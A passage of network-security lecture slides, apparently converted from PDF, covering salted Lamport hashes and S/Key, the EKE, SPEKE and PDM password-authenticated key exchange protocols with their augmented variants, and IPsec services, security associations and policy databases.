- salt is stored at Bob's at setup time, Bob sends salt each time along with n
- advantages
  - Alice can use the same password with multiple servers, why?
    - if servers use different salts hashes are different!
    - to ensure that the salts are different, servers name are also hashed in
  - easy password reset (when n reaches 1): just change the salt
  - defense against dictionary attacks
    - dictionary attack without the salt: compile  $h^k$  of all the words in the dictionary, for all k's from 1 to 1000; *easier to check results in pwd db!*

## Salting Lamport's Hash

- **small n attack**
  - when Alice tries to login Trudy impersonates Bob and sends  $n' < n$  and salt, when Trudy gets the reply she can impersonate Alice until  $n$  is decremented to  $n'$
  - defense: Alice's workstation shows submitted  $n$  to Alice to verify the "approximate" range (Alice has to remember it)
- **"human and paper" environment**
  - in case Alice workstation is not trusted or too "dumb" to do hashing
  - Alice is given a list of all hashes starting from 1000, she uses each hash exactly once
    - automatically prevents small n attack
    - string size? 64 bits (~10 characters) is secure enough
  - implemented as S/Key and standardized as one-time password system (RFC 1938)

## Lamport's Hash: other properties

*Problem: dictionary attack if weak keys (i.e. easily guessable) are chosen*

## EKE


- Strong w.r.t. dictionary attack
- Mutual authentication
- Define session key

Scenario:

- User and server share a weak secret
- User and server use secret to authenticate and define a session key (Diffie-Hellman)

# Authentication EKE: Encrypted Key Exchange

`pwd` = Alice's password; Bob just knows  $W$



## EKE basic authentication

EKE is strong w.r.t.

- replay attacks
  - $a$  is changed every time
- dictionary attacks
  - even if the chosen password is weak the choice of random  $a$  does not allow the attacker to compute  $g^a$

authentication is strong because uses strong session key  $k$

Note: if the attacker knows the password then can act in place of A

## EKE: basic properties

## **SPEKE** (Simple Password Exponential Key Exchange)

- uses  $W$  in place of  $g$  in D.-H. exchange
  - transmits  $W^a \bmod p$  and  $W^b \bmod p$ , session key is  $W^{ab} \bmod p$

## **PDM** (Password Derived Moduli)

- chooses  $p$  depending upon password and uses  $g = 2$


## **EKE variants**

- if Trudy knew  $W$ , could impersonate Alice
- if passwd file stolen, it is possible to do a dictionary attack
  - if successful Trudy could impersonate the user
  - if unsuccessful, knowledge of  $W$  still allows to impersonate Alice
- basic EKE schemes (EKE, SPEKE, and PDM) can be modified to have a **augmented** property
- the idea is for Bob to store a quantity derived from the password that can be used to verify the password, but Alice's machine is required to know the password (not the derived quantity stored at the server)

## EKE weakness and defence

## example for PDM


- server stores  $p$  and  $2^W \bmod p$ , where  $W$  is (still) a hash of user's password



## Augmented strong password protocols

- instead of requiring server to do an additional Diffie-Hellman exponentiation, it does an RSA verify operation, which is much less expensive
- this is accomplished by having Bob store, for Alice, an RSA private key encrypted with Alice's password, and the corresponding public key
- this can be done with any of the basic schemes (EKE, SPEKE, or PDM)

**augmentation at higher performance (server side)**



## augmented EKE example


- Bob stores Y, which is Alice's private key encrypted with a function of her password
  - different hash of the password than W, or someone that stole the server database would be able to obtain her private key
- Bob also stores Alice's RSA public key corresponding to the encrypted private key
- in message 1, Alice sends the usual first EKE message, consisting of her Diffie-Hellman value encrypted with W
- in message 2, Bob sends his Diffie-Hellman value, along with Y (Alice's encrypted private key), encrypted with the agreed-upon Diffie-Hellman key
- Alice extracts Y by decrypting with  $g^{ab} \text{ mod } p$ , and then decrypts Y with her password to obtain her private key
- in message 3, Alice signs a hash of the Diffie-Hellman key and the challenge c, and Bob verifies her signature using the stored public key
  - this achieves mutual authentication as well as the augmented property

## discussion

# Cryptography and Network Security

IPSEC

# Security architecture and protocol stack



Secure applications: PGP,  
HTTPS, S-HTTP, SFTP,

...

or

Security down in the  
protocol stack

- SSL between TCP and application layer
- IPSEC between TCP and IP

# Why not security on datagrams?

- Protect IP packets at each hop (there is a shared key among two routers that are connected by a link)
- Good: all traffic is encrypted (including IP headers)
- Bad:
  - Cooperation among router is required
  - Significant computational effort (when a router receives a packet decodes it, then encodes it for next hop)

# IP Security

- there exist several application specific security mechanisms
  - e.g. S/MIME, PGP, Kerberos, SSL/HTTPS
- however there are security concerns that cut across protocol layers
- it is important to have a security protocol that can be used by all applications
- **IP security: security between IP and TCP**

# IPSec


- IP Security mechanism provides
  - authentication
  - confidentiality
  - key management
- applicable to use over LANs, across public & private WANs & for the Internet
- Very complicated & articulated specification (many docs...)
- was formerly mandatory, then (2011) optional, in IPv6
  - optional in IPv4

# RFC 6434 (2011)

## "IPv6 Node Requirements"

*Previously, IPv6 mandated implementation of IPsec and recommended the key management approach of IKE. This document updates that recommendation by making support of the IPsec Architecture [RFC4301] a SHOULD for all IPv6 nodes.*

# IPSec



# Benefits of IPsec

- a firewall/router provides strong security to all traffic crossing the perimeter
- is resistant to bypass
- is below transport layer, hence transparent to applications
- can be transparent to end users (allows to realize Virtual Private Networks)
- can provide security for individual users if desired

# Practical applications of IPsec

- Secure branch office connectivity over the Internet
  - A company can build a secure virtual private network over the Internet or over a public WAN
- Secure remote access over the Internet
  - An end user whose system is equipped with IP security protocols can make a local call to an Internet service provider (ISP) and gain secure access to a company network

# Practical applications of IPsec

- Establishing extranet and intranet connectivity with partners
  - IPsec can be used to secure communication with other organizations, ensuring authentication and confidentiality and providing a key exchange mechanism
- Enhancing electronic commerce security
  - Even though some Web and electronic commerce applications have built-in security protocols, the use of IPsec enhances that security

# Practical applications of IPsec

- The principal feature of IPsec that enables it to support these varied applications is that **it can encrypt and/or authenticate all traffic at the IP level**
- All distributed applications, including remote logon, client/server, e-mail, file transfer, Web access, and so on, can be secured
  - also routing protocols could benefit

# security features


- implemented as extension headers that follow the main IP header
  - Authentication Header (AH) is the extension header for authentication
  - Encapsulating Security Payload (ESP) is the extension header for encryption

# IPSec Documents

The most important (1998):

- RFC 2401: An overview of a security architecture
- RFC 2402: Description of a packet authentication extension to IPv4 and IPv6
- RFC 2406: Description of a packet encryption extension to IPv4 and IPv6
- RFC 2408: Specification of key management capabilities

# IPsec Document Roadmap



# IPSec Services

- **Access control**
  - prevents unauthorized use of a resource (computing cycles, data, network, bandwidth etc.)
- **Connectionless integrity**
  - detects modification of an individual IP datagram
- **Data origin authentication**
  - verifies the identity of the claimed source of data
- **Rejection of replayed packets**
  - a form of partial sequence integrity
- **Confidentiality (encryption)**
- **Limited traffic flow confidentiality**
  - *traffic flow confidentiality* = concealing source and destination addresses, message length, or frequency of communication

# services provided by AH and ESP protocols

- For ESP, two cases: with and without the authentication option
- Both AH and ESP are vehicles for access control, based on the distribution of cryptographic keys and the management of traffic flows relative to these security protocols

	AH	ESP (encryption only)	ESP (encryption plus authentication)
Access control	✓	✓	✓
Connectionless integrity	✓		✓
Data origin authentication	✓		✓
Rejection of replayed packets	✓	✓	✓
Confidentiality		✓	✓
Limited traffic flow confidentiality		✓	✓

# Security Associations

- A **security association** (SA) is a **one-way** relationship between sender & receiver that affords security for traffic flow
  - logical group of security parameters, that ease the sharing of information to another entity
- There is a database of Security Associations (SADB)
  - according to RFC 2401, each interface for which IPsec is enabled requires nominally separate inbound vs. outbound databases, because of the directionality
- Identified by 3 main parameters:
  - Security Parameters Index (SPI)
  - IP Destination Address
  - Security Protocol Identifier (AH or ESP)

# SA, continued 1

- bi-directional traffic → flows secured by 2 SAs
- choice of encryption and authentication algorithms (from a defined list) left to IPsec administrator
- protection for outgoing packet determined by
  - Security Parameter Index (SPI)
    - conceptually similar to TCP port number
    - it enables the receiving system to select the SA under which a received packet will be processed
  - destination address in packet header
- similar procedure for incoming packets, where IPsec gathers decryption and verification keys from SADB

## SA, continued 2

- For **multicast**, SA is provided for the group, and is duplicated across all authorized receivers of the group.
- There may be more than one SA for a group, using different SPIs, thereby allowing multiple levels and sets of security within a group.
- Note that the relevant standard does not describe how the association is chosen and duplicated across the group; it is assumed that a responsible party will have made the choice.

# SA's parameters

- Sequence Number Counter
  - 32-bit value used to generate the Sequence Number field in AH or ESP headers
- Sequence Counter Overflow
  - flag indicating whether overflow of the Sequence Number Counter should generate an auditable event and prevent further transmission of packets on this SA
- Anti-Replay Window
  - used to determine whether an inbound AH or ESP packet is a replay

# SA's parameters

- AH Information
  - Authentication algorithm, keys, key lifetimes, and related parameters being used with AH
- ESP Information
  - Encryption and authentication algorithm, keys, initialization values, key lifetimes, and related parameters being used with ESP

# SA's parameters

- Lifetime of This Security Association
  - A time interval or byte count after which an SA must be replaced with a new SA (and new SPI) or terminated, plus an indication of which of these actions should occur
- IPSec Protocol Mode
  - Tunnel, transport, or wildcard
- Path MTU
  - Any observed path maximum transmission unit (maximum size of a packet that can be transmitted without fragmentation) and aging variables

# Security Policy Database and SA selectors

- Entries in the Security Policy Database (SPDB) discriminate traffic: either IPSec protection, or bypass IPSec
  - each entry is defined by a set of IP and upper-layer protocol field values, called *selectors*
  - each entry points to an SA for that traffic (in general, it is possible a many-to-many relationship)
- Selectors are used to filter traffic in order to map it into a particular SA. Outbound processing obeys the following general sequence for each IP packet:
  1. Compare the values of the appropriate fields in the packet (the selector fields) against the SPD to find a matching SPD entry, which will point to zero or more SAs.
  2. Determine the SA (if any) for this packet and its associated SPI
  3. Do the required IPSec processing (i.e., AH or ESP processing)

